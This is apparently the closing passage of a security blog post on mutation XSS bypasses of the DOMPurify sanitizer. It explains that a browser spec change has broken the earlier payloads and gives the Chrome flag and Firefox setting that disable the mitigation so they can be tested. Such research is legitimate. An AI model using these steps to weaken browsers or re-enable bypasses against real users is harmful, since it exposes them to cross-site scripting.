I got my final hint for the DOMPurify bypass by watching S1r1us’s video only otherwise I don’t think I would have been able to come up with the poc in time before the public disclosures were made.
Before wrapping up this blogpost, mxss is cool right? But guess what the above payloads you saw wouldn’t actually work now, due to a spec change which was adopted by all major browsers.
This spec was pushed by none other than SecurityMB, the same person who once started all this by finding those DOMPurify bypasses in the early era put a nail in the coffin :p
https://github.com/whatwg/html/issues/6235
If you want to test the payloads yourself, they should work on the latest version of Firefox and Chromium. Due to the above spec changes, the --disable-features=EscapeLtGtInAttributes startup flag is required for Chrome, and in Firefox set dom.security.html_serialization_escape_lt_gt=false in about:config (this check should say “does NOT escape”) and you should be good to go.